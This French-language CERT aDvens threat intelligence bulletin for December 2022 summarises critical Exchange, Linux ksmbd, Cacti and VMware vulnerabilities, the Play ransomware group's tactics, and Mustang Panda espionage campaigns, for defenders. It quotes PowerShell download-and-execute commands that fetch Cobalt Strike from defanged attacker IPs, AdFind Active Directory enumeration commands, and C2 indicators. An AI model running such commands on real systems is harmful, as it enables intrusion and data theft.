aDvens

Security for the greater good

Renseignement sur les menaces
Bulletin du mois de décembre 2022

2022-12-30 | **TLP:CLEAR** | CERT aDvens - CTI
Advens - 16 Quai de la Mégisserie - 75001 Paris

Sommaire

1. Synthèse

Ce mois-ci, le CERT aDvens met en avant quatre vulnérabilités considérées comme critiques. Seule, l'une d'entre elles, affecte les produits *Microsoft Exchange* et actuellement exploitée.

Play, nouvel acteur dans la sphère des *ransomware*, entre en scène en ciblant des organisations publiques ou privées européennes, comme dernièrement le conseil départemental des Alpes-Maritimes, la ville d'Anvers en Belgique, et la chaîne hôtelière H-Hotels.

Enfin, le groupe cybercriminel chinois Mustang Panda a profité du contexte géopolitique actuel pour mener diverses campagnes à l'encontre de différents pays.

2. Les CVE de décembre

2.1. Microsoft Exchange - CVE-2022-41080 et CVE-2022-41082

Figure 1. CVE-2022-41080

Figure 2. CVE-2022-41082

Les deux vulnérabilités ci-dessus, corrigés dans le bulletin *Patch Tuesday* de Microsoft du mois de novembre, sont actuellement exploitées par le groupe cybercriminel Play dans ses campagnes de *ransomware*.

La CVE-2022-41082 permet d'exécuter du code arbitraire à distance sur un serveur exchange.

Cette vulnérabilité a fait l'objet d'un bulletin par le CERT aDvens, début octobre, lors de sa découverte et de son exploitation conjointe avec une autre faille la CVE-2022-41040.

La CVE-2022-41080 permet à un attaquant authentifié sur un serveur Exchange, d'obtenir des droits plus élevés.

L'exploitation conjointe des CVE-2022-41080 et CVE-2022-41082, surnommées OWASSRF, permet à un attaquant d'exécuter du code arbitraire à distance en inhibant la méthode de contournement recommandée initialement par Microsoft.

Ces vulnérabilités sont **exploitées**.

2.2. Informations

2.2.1. Risque

- Élévation de privilèges.
- Exécution de code arbitraire à distance.

2.2.2. Type de vulnérabilité

- **CWE-94**: Improper Control of Generation of Code (*Code Injection*)

2.2.3. Criticité

Vecteur d'attaque	Réseau	Interaction de l'utilisateur	Non	Impact sur l'intégrité	Fort
Complexité d'attaque	Faible	Portée	Inchangée	Impact sur la disponibilité	Fort
Privilèges requis	Faible	Impact sur la confidentialité	Fort		

2.2.4. Composants vulnérables

- Microsoft Exchange Server 2013
- Microsoft Exchange Server 2016
- Microsoft Exchange Server 2019

2.2.5. Recommandations

Le patch Tuesday du mois de novembre 2022 apporte les correctifs nécessaires.

Des informations complémentaires sont disponibles sur le site de l'éditeur (CVE-2022-41082, CVE-2022-41080).

Les méthodes de contournement ne sont plus suffisantes.

2.2.6. Produits concernés et mises à jour à appliquer

L'éditeur met à disposition le correctif KB5019758, pour les versions suivantes :

- Microsoft Exchange Server 2013 Cumulative Update 23
- Microsoft Exchange Server 2016 Cumulative Update 22
- Microsoft Exchange Server 2016 Cumulative Update 23
- Microsoft Exchange Server 2019 Cumulative Update 11
- Microsoft Exchange Server 2019 Cumulative Update 12

2.3. Noyau Linux - CVE-2022-47939




Figure 3. CVE-2022-47939

Des chercheurs de l'équipe Thalium ont découvert plusieurs vulnérabilités dans le noyau Linux, dont la CVE-2022-47939 qui affecte les systèmes utilisant le module **ksmbd**.

Cette vulnérabilité critique, provenant d'un défaut de libération de la mémoire, permet à un attaquant d'exécuter du code à distance avec les droits du noyau.

2.4. Informations

2.4.1. Risque

- Exécution de code arbitraire à distance.
- Élévation de privilèges.

2.4.2. Type de vulnérabilité

- **CWE-416**: Use After Free.

2.4.3. Criticité

Vecteur d'attaque: Réseau	Interaction de l'utilisateur: Non	Impact sur l'intégrité: Fort
Complexité d'attaque: Faible	Portée: Changée	Impact sur la disponibilité: Fort
Privilèges requis: Aucun	Impact sur la confidentialité: Fort	

2.4.4. Composants vulnérables

Les versions du noyau Linux comprises entre 5.15 et 5.19.2 sont vulnérables.

2.4.5. Recommandations

Appliquer la mise à jour vers la version 5.19.2 ou une version supérieure.

Seul les systèmes ayant le module **ksmbd** activé sont vulnérables.

Des informations complémentaires sont disponibles ici.

2.5. Cacti - CVE-2022-46169




Figure 4. CVE-2022-46169

Début décembre, une vulnérabilité critique a été découverte dans Cacti. Cacti est une plateforme Open source de mesure de performances réseau et serveur souvent utilisée avec des logiciels de supervision.

Cette vulnérabilité provient de fonctions définies dans le fichier *remote_agent.php*. Un attaquant peut renommer plusieurs variables et insérer du code arbitraire, qui sera exécuté ultérieurement sur le serveur.

L'exploitation de cette vulnérabilité est possible seulement si le paramètre *action* du *poller_item* est configuré avec le type **POLLER_ACTION_SCRIPT_PHP**.

2.6. Informations

2.6.1. Risque

- Exécution de code arbitraire

2.6.2. Type de vulnérabilité

- **CWE-78**: Improper Neutralization of Special Elements used in an OS Command (*OS Command Injection*).

2.6.3. Criticité

Vecteur d'attaque: Réseau	Interaction de l'utilisateur: Non	Impact sur l'intégrité: Fort
Complexité d'attaque: Faible	Portée: Inchangée	Impact sur la disponibilité: Fort
Privilèges requis: Aucun	Impact sur la confidentialité: Fort	

2.6.4. Composants vulnérables

Les versions 1.2.22 et inférieures de Cacti.

2.6.5. Recommandations

Appliquer la mise à jour vers la version 1.2.22 (7f0e163), la version 1.3.0 (b43f13a) ou une version ultérieure.

Des informations complémentaires sont disponibles sur le bulletin de sécurité de l'éditeur.

2.7. VMWare - CVE-2022-31705

Figure 5. CVE-2022-31705

Une vulnérabilité dans le contrôleur USB 2.0 (EHCI) affecte les produits VMWare ESXI, Workstation et Fusion. Un attaquant disposant des droits administrateurs sur une machine virtuelle peut provoquer un Buffer Overflow pour exécuter du code via le processus **VMX** de la machine virtuelle.

Le processus VMX pour les composants ESXi est exécuté dans une sandbox complexifiant l'exploitation de la vulnérabilité.

Cette faille est exploitable uniquement si l'attaquant a un accès avec des droits administrateur sur une des machines virtuelles.

2.8. Informations

2.8.1. Risque

- Exécution de code arbitraire

2.8.2. Type de vulnérabilité

- **CWE-787**: Out-of-bounds Write.

2.8.3. Criticité

Vecteur d'attaque: Local	Interaction de l'utilisateur: Non	Impact sur l'intégrité: Fort
Complexité d'attaque: Faible	Portée: Changée	Impact sur la disponibilité: Fort
Privilèges requis: Aucun	Impact sur la confidentialité: Fort	

2.8.4. Composants vulnérables

Les versions suivantes sont vulnérables :

- ESXI versions 7.0 et 8.0.
- Fusion versions 12.x inférieure à 12.2.5.
- Workstation versions 16.x inférieure à 16.2.5.

2.8.5. Recommandations

Mettre à jour les serveurs ESXI 7.0 vers la version ESXi70U3si-20841705 et 8.0 vers la version ESXi80a-20842819.

Mettre à jour VMWare Fusion vers la version 12.2.5 ou une version supérieure.

Mettre à jour VMWare Workstation vers la version 16.2.5 ou une version supérieure.

Des informations complémentaires et des méthodes de contournement sont disponibles sur le bulletin de sécurité de l'éditeur.

3. Le groupe PLAY

Ces deux derniers mois, certaines organisations ou entreprises européennes (dont françaises) ont été ciblées par un groupe cybercriminel se faisant appeler **PLAY**.

Ce groupe a débuté ses activités le premier semestre de cette année, en visant tout particulièrement des infrastructures gouvernementales sud américaines, dont la sécurité était perfectible.

Initialement absent sur le darknet, **PLAY** a mis en ligne une *vitrine* de ses victimes à l'instar des autres groupes comme Lockbit 3.0. Toutefois, ce nouvel acteur ne communique pas avec ses victimes via Tor ou la messagerie chiffrée Tox, mais tout simplement par mail avec des adresses hébergées chez l'opérateur allemand *GMX*.

3.1. Modus operandi

Différentes analyses d'incidents impliquant le groupe cybercriminel, mettent en exergue un mode opératoire semblable à celui des groupes **Hive** et **Nokoyawa**. Ceci laisse penser à une affiliation de ces acteurs entre eux.

Indicator	Purpose	Nokoyawa and Hive ransomware	Play ransomware
Nekto/PriviCMD	Privilege escalation	✓	✓
Cobalt Strike	Staging	✓	✓
Coroxy/SystemBC	Remote access	✓	✓
GMER	Defense evasion	✓	✓
PCHunter	Discovery and defense evasion	✓	
AdFind	Discovery		✓
PowerShell scripts	Discovery	✓	
PsExec	Lateral deployment of ransomware	✓	✓

Figure 6. Tableau comparatif des outils utilisées par les groupes Hive/Nokoyawa/Play [Source: TrendMicro]

Tactic/Tools	Nokoyawa and Hive ransomware	Play ransomware
Nekto/PriviCMD	*%public%\Music\svhost.exe*	*%userprofile%\Music\t2747.exe*
Cobalt Strike download	***-nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('_hxxp://185.150.117[.]186:80/asdfgsdhsdfgsdfg'))"***	***-nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('hxxp://84.32.190[.]37:80/ahgffxvbghgfv'))"***
Coroxy/SystemBC	*%userprofile\Pictures\socks.exe%systemroot%\System32\sok.exe*	*%public%\Music\soks.exe*
Ransomware deployment	*C:\PerfLogs\xxx.exe%mytemp%\xxx.exe*	*C:\PerfLogs\xxx.exe%mytemp%\xxx.exe*
Targets	Most targets are in Latin America	Most targets are in Latin America

Figure 7. Tableau mettant en évidence des similitudes entre les groupes d'attaquant [Source: TrendMicro]

Le schéma ci-après montre le mode opératoire du groupe Play d'après TrendMicro.




Figure 8. Mode opératoire du groupe Play [Source: TrendMicro]

Accès Initial

PLAY utilise deux techniques pour accéder à l'infrastructure de la victime :

- Utilisation d'identifiants et mots de passe valides, récupérés lors de fuites de données ou de campagnes de phishing.
- Exploitation des vulnérabilités CVE-2018-13379 et CVE-2020-12812 affectant les produits FortiOS.

Comme évoqué dans le précédent chapitre, les vulnérabilités *Microsoft Exchange* (CVE-2022-41080 et CVE-2022-41082) font partie depuis peu de l'arsenal du groupe PLAY.

Exécution

Durant cette phase, le groupe cybercriminel privilégie l'emploi de tâches planifiées et de l'utilitaire **PsExec**.
Dès que l'attaquant a compromis l'Acticve Directory, il déploie les tâches planifiées via les stratégies de groupe *GPO*.

Persistance

L'emploi d'identifiants valides est l'un des mécanismes de persistance qui est renforcé par l'activation du **bureau à distance** sur les postes compromis et le déploiement de **tâches planifiées**.

Élévation de privilèges

L'attaquant procède à la récupération des informations d'identification présentes en mémoire, avec *Mimikatz*.
Dès lors, il ajoute de nouveaux comptes au sein de groupes à privilèges comme le groupe *Administrateurs de domaine*.
Enfin, une recherche de vulnérabilités est menée via le script *Windows Privilege Escalation Awesome Script*

(**WinPEAS**).

Contournement de sécurité

Afin d'éviter toute détection, le rançongiciel désactive les solutions de sécurité et efface ses traces dans les journaux d'activité. Pour ce faire, les utilitaires suivants sont utilisés :

- Process Hacker
- GMER
- IOBit
- PowerTool

Processus de découverte

Au cours des phases de reconnaissance, l'attaquant collecte des données sur l'environnement Active Directory en effectuant des requêtes avec les outils *ADFind*, *Microsoft NItest* et *Bloodhound*.

exemple de commandes exécutées lors de la phase de découverte

```
adfind.exe -f "(objectcategory=person)" > ad_users.txt
adfind.exe -f "(objectcategory=computer)" > ad_computers.txt
adfind.exe -f "(objectcategory=organizationalUnit)" > ad_ous.txt
adfind.exe -sc trustdmp > trustdmp.txt
adfind.exe -subnets -f "(objectcategory=subent)" > subnets.txt
adfind.exe -f "(objectcategory=group)" > ad_group.txt
adfind.exe -gcb -sc trustdmp > trustdmp.txt
```

Latéralisation

Pour ce processus, le groupe cybercriminel emploie différents outils, comme :

- **Cobalt Strike SMB Beacon** : permet à l'attaquant de communiquer avec les postes infectés pour transmettre des ordres ou des implants malveillants.
- **SystemBC** : un serveur mandataire utilisant le protocole SOCK5 pour communiquer notamment via le réseau Tor.
- **Empire** : *boite à outil* opensource pour mener des opérations post-exploitation.
- **Mimikatz** : pour extraire les informations d'identification sur chaque terminal compromis.

Chiffrement

Les fichiers chiffrés ont tous l'extension *.play*.

Exfiltration

L'attaquant scinde les fichiers à exfiltrer et les compresse dans des archives au format *Tar* avec l'utilitaire **Winrar**. Des outils légitimes, tel que **WinSCP**, sont utilisés pour transférer les données vers des serveurs C&C.

Comme le démontre le modus operandi, le groupe PLAY emploie la technique de ***linving-off-the-land binaries*** (LOLBins) lors de leurs attaques en utilisant des outils légitimes. Il est primordial de surveiller les activités dites d'administration et de légitimer toute action suspecte (exécution en HNO, depuis des terminaux inhabituels ...)

3.2. Indicateurs de compromission

Type IOC	IOC	Description	Détection
SHA-256	fc2b98c4f03a246f6564cc778c03f1f9057510efb578ed3e9d8e8b0e5516bd49	PRIVICMD/NEKTO	Trojan.Win64.PRIVICMD.YXCHW
SHA-256	c316627897a78558356662a6c64621ae25c3c3893f4b363a4b3f27086246038d	Cobalt Strike	Backdoor.Win32.COBEACON.YXCH3
SHA-256	c92c158d7c37fea795114fa6491fe5f145ad2f8c08776b18ae79db811e8e36a3	AdFind	PUA.Win32.AdFind.A
SHA-256	e1c75f863749a522b244bfa09fb694b0cc2ae0048b4ab72cb74fcf73d971777b	AdFind Command Lines	Trojan.BAT.ADFIND.YECGUT
SHA-256	094d1476331d6f693f1d546b53f1c1a42863e6cde014e2ed655f3cbe63e5ecde	PowerTool	HackTool.Win32.ToolPow.SM
SHA-256	e8a3e804a96c716a3e9b69195db6ffb0d33e2433af871e4d4e1eab3097237173	GMER	PUA.Win32.GMER.YABBI
SHA-256	d4a0fe56316a2c45b9ba9ac1005363309a3edc7acf9e4df64d326a0ff273e80f	Process Hacker	PUA.Win32.ProcHack.C
SHA-256	c88b284bac8cd639861c6f364808fac2594f0069208e756d2f66f943a23e3022	Coroxy/SystemBC	Backdoor.Win32.SYSTEMBC.YXCFLZ
SHA-256	f18bc899bcacd28aaa016d220ea8df4db540795e588f8887fe8ee9b697ef819f	Play ransomware	Ransom.Win32.PLAYCRYPT.YECGUT
SHA-256	e641b622b1f180fe189e3f39b3466b16ca5040b5a1869e5d30c92cca5727d3f0	Play ransomware	Ransom.Win32.PLAYDE.A
SHA-256	608e2b023dc8f7e02ae2000fc7dbfc24e47807d1e4264cbd6bb5839c81f91934	Play ransomware	Ransom.Win32.PLAYDE.YXCHJT
SHA-256	006ae41910887f0811a3ba2868ef9576bbd265216554850112319af878f06e55	Play ransomware	Ransom.Win32.PLAYDE.YXCHJT
SHA-256	e4f32fe39ce7f9f293ccbfde30adfdc36caf7cfb6ccc396870527f45534b840b	Play ransomware	Ransom.Win32.PLAYDE.YXCHJT
SHA-256	8962de34e5d63228d5ab037c87262e5b13bb9c17e73e5db7d6be4212d66f1c22	Play ransomware	Ransom.Win32.PLAYDE.YXCHJT

Type IOC	IOC	Description	Détection
SHA-256	5573cbe13c0dbfd3d0e467b9907f3a89c1c133c774ada906ea256e228ae885d5	Play ransomware	Ransom.Win32.PLAYDE.YXCHJT
SHA-256	f6072ff57c1cfe74b88f521d70c524bcbbb60c561705e9febe033f51131be408	Play ransomware	Ransom.Win32.PLAYDE.YXCHJT
SHA-256	7d14b98cdc1b898bd0d9be80398fc59ab560e8c44e0a9dedac8ad4ece3d450b0	Play ransomware	Ransom.Win32.PLAYDE.YXCHJT
SHA-256	dcaf62ee4637397b2aaa73dbe41cfb514c71565f1d4770944c9b678cd2545087	Play ransomware	Ransom.Win32.PLAYDE.YXCHJT
SHA-256	f5c2391dbd7ebb28d36d7089ef04f1bd9d366a31e3902abed1755708207498c0	Play ransomware	Ransom.Win32.PLAYDE.YACHWT
SHA-256	3e6317229d122073f57264d6f69ae3e145decad3666ddad8173c942e80588e69	Play ransomware	Ransom.Win32.PLAYDE.YACHP
URL	hxxp://84.32.190[.]37:80/ahgffxvbghgfv	Cobalt Strike download	
URL	hxxp://newspraize[.]com	Cobalt Strike C&C	
URL	hxxp://realmacnow[.]com	Cobalt Strike C&C	
IP	172.67.176[.]244	Cobalt Strike C&C	
IP	104.21.43[.]80	Cobalt Strike C&C	
URL	hxxp://67.205.182[.]129/u2/upload[.]php	Exfiltration C&C Server	

4. Mustang Panda, un groupe actif et outillé

Le groupe cybercriminel Mustang Panda, aussi connu sous les noms HoneyMyte, Bronze President et Red Delta, a débuté ses agissements en 2012.

Cette menace persistante avancée (APT) serait affiliée au gouvernement Chinois, pour lequel ce groupe mènerait des opérations d'espionnage à l'encontre d'organisations gouvernementales et privées de divers pays (Asie du sud, Europe, États-unis).

En 2022, dans le cadre de leurs investigations, deux sociétés de cybersécurité, Blackberry et Avast, ont détecté des implants ainsi que des infrastructures appartenant au groupe cybercriminel Chinois.

Ces détections mettent en évidence une campagne au premier semestre 2022, ciblant l'Europe et certains pays d'Asie du pacifique, qui profite du contexte géopolitique (guerre en Ukraine). Apparaît également une plus large campagne d'espionnage à l'encontre de la Birmanie.

4.1. Campagne d'attaque sur fond de guerre en Ukraine

Des chercheurs en sécurité de la société Blackberry ont découvert un implant répondant aux caractéristiques du maliciel *Plugx*. Ce dernier est couramment employé par Mustang Panda lors de ses campagnes d'attaques.

Cet implant intitulé *Political Guidance for the new EU approach towards Russia.rar*, est une archive contenant :

- un dossier nommé **"_"**
- un **raccourci** intitulé comme l'archive avec l'extension **.doc**

Mustang Panda utilise principalement des courriels d'hameçonnage pour infecter les postes des victimes.





Figure 9. contenu de l'archive [Source:blogs.blackberry.com]

Lorsque la victime exécute le raccourci, une commande initie la chaîne d'attaque en exécutant un **programme légitime signé** qui chargera en mémoire le maliciel *PlugX*, via une librairie malveillante grâce à la technique de *DLL Sideloading*. Le maliciel est chiffré dans un fichier *.dat*.

La technique de DLL Sideloading permet de charger une librairie (DLL) malveillante depuis une application légitime. Cette DLL doit porter le nom d'une librairie existante et se situer à la racine de l'application.

Pour cette campagne, l'application légitime est **test11.bpu**, la librairie usurpée ClassicExplorer32.dll et le fichier embarquant le maliciel Plugx ClassicExplorerLog.dat.

Toute cette opération est transparente pour la victime, qui voit s'afficher un document office.


Political Guidance for the new EU approach towards Russia.docx - WordPad

Non-paper EE, LT, LV, PL
30 September 2022.

Political Guidance for the new EU approach towards Russia

Through the unprovoked and unjustified military aggression against Ukraine, Russia is grossly violating international law and the UN Charter, undermining European security and security of European citizens. The armed aggression against Ukraine is showing Moscow's readiness to use the highest level of military force, regardless of legal or humanitarian considerations, combined with hybrid tactics, cyberattacks and foreign information manipulation and interference, economic and energy coercion, aggressive nuclear rhetoric and nuclear incident threat.

Through armed interference in Georgia and Ukraine, the *de facto* control over Belarus, as well as the continued presence of Russian troops in protracted conflicts, including in the Republic of Moldova, the Russian government is actively aiming to establish so-called spheres of influence. In other theatres such as Libya, Syria, Central African Republic and Mali, Russia also uses ongoing crises in order to undermine EU's interests, including via the means of disinformation and mercenaries.

The threat posed by Russia is the most serious challenge the EU needs to tackle since its inception. The way in which the Union deals with this threat will define the EU's role as a global actor and help handling other serious challenges to EU's security coming from different directions.

In March 2022 **we agreed our Strategic Compass** where we evaluated general global situation in the world and established our respective worldwide long-term strategy. Based upon its findings and taking into account Russia's war crimes, unspeakable atrocities, illegal annexation of Ukrainian territory, its irresponsible nuclear blackmail as well as escalatory mobilization decisions **we need to communicate our new - more focused EU approach to Russia**.

It is crucial to ensure the Member States' involvement in defining the scope of such framework. We suggest to formulate it in a concise, targeted way of short **political guidance** which may read as follows:

Russia, under its present leadership, remains consistently an aggressive state working on a doctrine of state imperialism, openly declaring an intention to further violate principles of international order if its suits its interest, including through annexation of further territories. That is why the threat **Russia poses goes far beyond Ukraine. Russia constitutes to be a direct multifaceted threat to Europe and the whole world community**.

Therefore the EU should not only be ready to effectively counter RU malign

Figure 10. Document leurre [Source:blogs.blackberry.com]

4.2. Une campagne massive ciblant la Birmanie

Lors de recherches ou *hunting* effectuées par les chercheurs en sécurité d'Avast, ces derniers ont découvert un serveur ou point de distribution appartenant au groupe cybercriminel Chinois.

Leur analyse a permis de comprendre la fonction de ce serveur. Celui-ci héberge temporairement toutes les données exfiltrées avant de les transmettre vers d'autres serveurs qui n'ont pu être identifiés.

Le volume de données qui a pu être consulté par la société de sécurité, laisse penser à une exfiltration massive d'organisations gouvernementales et privées **Birmanes**. Les documents exfiltrés sont :

- des documents offices
- des enregistrements audio (mp3)
- des images
- des cookies, des identifiants et mots de passe stockés dans les navigateurs
- des visas
- des courriels

Outre les données exfiltrées, le serveur contient certains outils de l'arsenal de **Mustang Panda** comme la porte dérobée Korplug et des utilitaires permettant d'exfiltrer les données via divers plateformes comme **Google Drive** ou **Github**. Certains de ces outils sont à usage unique ou réutilisables dans différentes campagnes.

Avast indique que l'analyse de cet arsenal permet de confirmer les modes opératoires étudiés par d'autres confrères.

5. Références

RANSOMWARE PLAY

- https://ogdi.org/csirt/alertas/2089
- https://www.trendmicro.com/en_us/research/22/i/play-ransomware-s-attack-playbook-unmasks-it-as-another-hive-aff.html?utm_source=trendmicroresearch&utm_medium=smk&utm_campaign=0922_playrsmwre&linkId=184535678

MUSTANG PANDA

- https://blogs.blackberry.com/en/2022/12/mustang-panda-uses-the-russian-ukrainian-war-to-attack-europe-and-asia-pacific-targets
- https://blogs.blackberry.com/en/2022/10/mustang-panda-abuses-legitimate-apps-to-target-myanmar-based-victims
- https://www.anomali.com/blog/china-based-apt-mustang-panda-targets-minority-groups-public-and-private-sector-organizations
- https://decoded.avast.io/threatintel/apt-treasure-trove-avast-suspects-chinese-apt-group-mustang-panda-is-collecting-data-from-burmese-government-agencies-and-opposition-groups/